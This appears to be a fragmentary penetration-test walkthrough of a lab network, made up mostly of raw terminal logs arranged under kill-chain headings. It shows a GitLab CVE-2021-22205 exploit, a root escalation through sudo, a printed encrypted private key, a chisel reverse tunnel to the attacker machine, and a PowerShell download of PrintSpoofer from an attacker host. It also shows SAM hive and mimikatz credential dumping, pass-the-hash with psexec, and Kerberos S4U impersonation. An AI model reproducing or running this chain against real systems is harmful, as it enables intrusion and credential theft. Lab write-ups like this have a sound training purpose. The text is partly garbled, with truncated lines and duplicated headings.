
Please register or sign in to comment

Weaponization


Delivery + Exploit

```
└─# python3 CVE-2021-22205.py -u                                -m mod root
===> User Modify Mode

[*] modify root password => P4ss@GitLab
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[<] Recv: 422,  payload send success
[+] user password changed successfully, check it
[<] Recv: 422,  payload send success
```


Reconnaissance – Gitlab Admin



Reconnaissance – Gitlab Admin



Reconnaissance – Gitlab Admin



Reconnaissance – Gitlab Admin

Administrator › monitor › **Repository**

master | monitor / **monitor.sh** | Find file | Blame | History | Permalink

Initial commit
exam authored 8 months ago — e661378d

monitor.sh 502 Bytes — Edit | Web IDE | Replace | Delete

```
#!/bin/bash

printf "%15s %15s" "CPU Usage" "Memory Usage"
printf "\n"
while true
do
    cpu=$(sshpass -p[redacted] ssh -o StrictHostKeyChecking=no -t[redacted]op -bn1 | grep "Cpu(s)" | sed "s/.*, *\([0-9.]*\)%*
    mem=$(sshpass -p[redacted] ssh -o StrictHostKeyChecking=no -t[redacted]ree | grep Mem | awk '{print (100 - ($4/$2 * 100.0)
    printf "%15s %15s" $cpu $mem
    printf "\n"
    sleep 60
done
```

Reconnaissance

```
monitor@[redacted]:~$ sudo -l
[sudo] password for monitor:
Matching Defaults entries for monitor on [redacted]:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User monitor may run the following commands on web07:
    (ALL : ALL) ALL
```

Reconnaissance

```
monitor@[redacted]:~$ sudo su
root@[redacted]:/home/monitor# id
uid=0(root) gid=0(root) groups=0(root)
root@[redacted]:/home/monitor# whoami
root
root@[redacted]:/home/monitor#
```

Installation

```
root@[redacted]~/.ssh# ls
authorized_keys  id_ed25519  id_ed25519.pub  known_hosts  [redacted]davies
root@web07:~/.ssh# cat [redacted]davies
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,87AE1E40166129381F30618B2B0FA40B

ZZagFlf1MeAKzMy9wzu5YKIFGZC53AE9Kyg2uBqVw98JMb7MoU5DtfQgEi4gFyFm
pIQvNwEbBMCi+tszzHOMUUMjmlncUB6Zk9VFaSc0yAqwYDWdAiivS57GPDMlco0u
SJdDNgTDYejJLN6OLdItihQQQoq08ATFOcYnJqGW29UKNSH6sT5vyv/lk7gbbtjE
/8aaoGf6zAUS/dGouCLDFynIrtjD1zdqNlh6vvf6SuG3bRIIHUc7B8kMRWRdLH86
byRVXbiqrvxJwkOG9wCQXQ4OABnluMEAkUWFq4VZ5Qe4Y/896o4+FziwDTj4kf98
TpdhaG+n69eXppg85t74jPqeMLLs2f0K/hP/njsSUInGi3BNMXQY3AOBMz4MeQjc
bbucNCrGhr6uYzQQwXa2XEwh48mp6dUaHRYFSh3abjIAr0njTUOeT0OjBjr/jahS
R2Po9t57ottyMPys0tp4nOJF3anbG7nvYFIGMgFFmiTiWHHgVNwgchkIzzajXVer
9NN4LfBCZLYwmUqjiymTa7Xs/CDsVvn77ukraYV0l+Spyuegy8YH+SVtHpD7Q/TS
3m8DH8DpZ6iqVgkQi9mXa21fQE/ZN7wUU/kmdAMtg0g7krt1vRbkDDh8XoegoHAZ
UOQJfx2q7T7Kqd9JjhsxXS9WLI/JL7ci7RckjpkzxLupAWLo9B+Lx/S/yZBi8Gg0
Mac8MwdOCDYLp80JK6VnSEv+YQtD/nD4lyZlYXjh4PRtL4hzuWghUT/OyvFQlL/V
gevyE7DxoYmFxpC9wSe+42K2tpjfjFd6a/C/+QeqMDUW/x+vWOmcR4K7cicUSwfM
2ptBhnTEzR8holx5bO/FVmiUjbY9YrCKU6K3dfo56lH1AZoI6ODYXwR3E27IWEEQ
yrQE6Mr3Wqn7c778IpWO+jgM00tN3EF5npzsXlphD6PHMUN76NInMPRJE0d1riuu
jZwkRi+iMdcqAZc38UHKKSrMJiNqtw9+RgqmixH3T2PJgbMfa486iz7w09GBJH6V
9MYFlTEaOLozU9b/dR5f4o8n0tNu6HdE/ExPzXVIN/Di/kDfj6qUMA9Qae4V0odE
Ky2LaMzEOh4O0DXjYiAgU//3vZh77XYMqxAh8E4F5HOis4Q8G/173x1lGOqveM9v
e3QANDCaAnk0ErAF8GaSu/rVuS42zXMWUk8SNzB01oNThcvcwsFV5Zy/D7a0FO9Y
Jp0omI0gIMhL5+PDnTIfeb0kr+eLB5KlFbOSgBh3SdN/5p9CXNk2GJ3i3XA1kxF8
V2P1S4k25R5PArZd4AJuAgUeEAix2TQNTAd/9OHA6Jw8FdN9DZQ3RpqFeYrhsy/+
ZA3a4jIB9h+eOLnQYWBTH4WSmBwnwU6IvDsWPCJatwLETLyzqvguWlmg39Tk1QTT
Mvp7Lv0gkigkey3k6R5h7bAgyyihniOnVay6M3HObzlc5OaxUF2NfRJLL2ZszX1N
zneGmHW6/OuhliJsavbA/MuTiICZLtdTn+7uhDuEddPjuAcZqRthQp9fuYMY79XK
MOokQ0Raurpb5AfQv5T3KLKI2g3w5VD66C3ygZ3zmteunuEs8kgUrhfar9q8/DWR
-----END RSA PRIVATE KEY-----
root@[redacted]~/.ssh#
```

Reconnaissance

```
┌──(root㉿kali)-[ ]
└─# ifconfig
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 192.168  netmask 255.255.255.0  destination 192.168.
        inet6 fe80::4af8:a35d:438d:47c4  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 48436  bytes 34568650 (32.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35489  bytes 6765197 (6.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.  netmask 255.255.255.0  broadcast 172.16.
        ether 00:50:56:86:77:11  txqueuelen 1000  (Ethernet)
        RX packets 5830  bytes 985830 (985.8 KB)
        RX errors 0  dropped 141  overruns 0  frame 0
        TX packets 6714  bytes 811049 (811.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Weaponization

Attacker

```
┌──(root㉿kali)-[ ]
└─# ./chisel64 server -p 53 --reverse
2023/01/01 22:20:01 server: Reverse tunnelling enabled
2023/01/01 22:20:01 server: Fingerprint 2s3fqTftr1b6lWjpXdQLAuEHEjK4c4hhC3/+/RCl8Os=
2023/01/01 22:20:01 server: Listening on http://0.0.0.0:53
```

Victim

```
root@web07:/dev/shm# chmod +x chisel64
root@web07:/dev/shm# ./chisel64 client 192.168.[redacted]:53 R:1080:socks
2023/01/02 03:20:52 client: Connecting to ws://192.168.[redacted]:53
2023/01/02 03:20:54 client: Connected (Latency 196.604881ms)
```

Delivery

```
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

dev\[redacted].davies@SRV01 C:\Users\[redacted].davies>whoami
dev\[redacted].davies

dev\[redacted].davies@SRV01 C:\Users\[redacted].davies>
```

Exploitation

```
dev\[redacted].davies@SRV01 C:\Users\[redacted].davies>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
```

Exploitation

```
dev\[redacted]daviesa@SRV01 C:\>reg save HKLM\SAM Sam-backup.hiv
The operation completed successfully.

dev\[redacted]daviesa@SRV01 C:\>reg save HKLM\SYSTEM System-backup.hiv
The operation completed successfully.

dev\[redacted]daviesa@SRV01 C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 44A6-06DB

 Directory of C:\

02/11/2022  08:03 AM    <DIR>          PerfLogs
02/11/2022  03:08 PM    <DIR>          Program Files
02/11/2022  01:37 PM    <DIR>          Program Files (x86)
01/01/2023  07:28 PM            73,728 Sam-backup.hiv
01/01/2023  07:28 PM        16,588,800 System-backup.hiv
03/28/2022  12:54 AM    <DIR>          Users
04/13/2022  05:11 AM    <DIR>          Windows
               2 File(s)     16,662,528 bytes
               5 Dir(s)  21,963,915,264 bytes free
```

Exploitation

```
┌──(root㉿kali)-[                ]
└─# impacket-secretsdump -sam ./Sam-backup.hiv -system ./System-backup.hiv LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x6555c2a3ac63b0546a5efbbe3a0a0c0a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:        fa3ac67195b65c25f0b70363:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a21f50dd00fd338a6a0f28c769b0a7d8:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:98eed43cc3e148602d0afad12ef400b4:::
[*] Cleaning up...
```

Exploitation

```
┌──(root㉿kali)-[                    ]
└─# proxychains4 impacket-psexec Administrator@172.16.117.111 -no-pass -hashes :          a3ac67195b65c25f0b70363
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.111:445  ...  OK
[*] Requesting shares on 172.16.117.111.....
[*] Found writable share ADMIN$
[*] Uploading file HSeTqdmq.exe
[*] Opening SVCManager on 172.16.117.111.....
[*] Creating service xQfi on 172.16.117.111.....
[*] Starting service xQfi.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.111:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.111:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.111:445  ...  OK
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Reconnaissance

```
PS C:\temp> systeminfo
systeminfo

Host Name:                 WEB05
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-80521-08355-AA410
Original Install Date:     2/11/2022, 8:54:38 AM
System Boot Time:          8/31/2022, 11:41:35 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.18227214.B64.2106252220, 6/25/2021
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,264 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,944 MB
Virtual Memory: In Use:    1,855 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    jijistudio.com
Logon Server:              N/A
Hotfix(s):                 7 Hotfix(s) Installed.
                           [01]: KB5012128
                           [02]: KB4512577
                           [03]: KB4535680
                           [04]: KB4589208
```

Weaponization

```
PS C:\temp> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Delivery

```
PS C:\temp> powershell (New-Object System.Net.WebClient).DownloadFile("http:/                /PrintSpoofer64.exe", "C:\temp\PrintSpoofer64.exe")
powershell (New-Object System.Net.WebClient).DownloadFile("http://                /PrintSpoofer64.exe", "C:\temp\PrintSpoofer64.exe")
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\temp> dir
dir


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/1/2023   8:45 PM          27136 PrintSpoofer64.exe
```

```
PS C:\temp> .\PrintSpoofer64.exe -i -c cmd
.\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Exploitation

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1735691 (00000000:001a7c0b)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 1/1/2023 6:03:01 PM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
        msv :
         [00000003] Primary
         * Username :
         * Domain   :
         * NTLM     :                76e26e3b6273393611a7ec5
         * SHA1     :                9812988e61e380b9e38ff127d06a85f
        tspkg :
        wdigest :
         * Username :
         * Domain   :
         * Password : (null)
        kerberos :
         * Username :
         * Domain   :                .com
```

Exploitation + Installation

```
┌──(root㉿kali)-[~]
└─# proxychains4 impacket-getST -spn [redacted] -impersonate 'administrator' -ts '[redacted]' -hashes :[redacted]6e26e3b6273393611a7ec5 -dc-ip 172.16.117.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[2023-01-02 00:09:12] [-] CCache file is not found. Skipping...
[2023-01-02 00:09:12] [*] Getting TGT for user
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.100:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.100:88  ...  OK
[2023-01-02 00:09:14] [*] Impersonating administrator
[2023-01-02 00:09:14] [*]      Requesting S4U2self
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.100:88  ...  OK
[2023-01-02 00:09:14] [*]      Requesting S4U2Proxy
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.117.100:88  ...  OK
[2023-01-02 00:09:15] [*] Saving ticket in administrator.ccache
```


```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=administrator.ccache
```

Exploitation File Server - 2

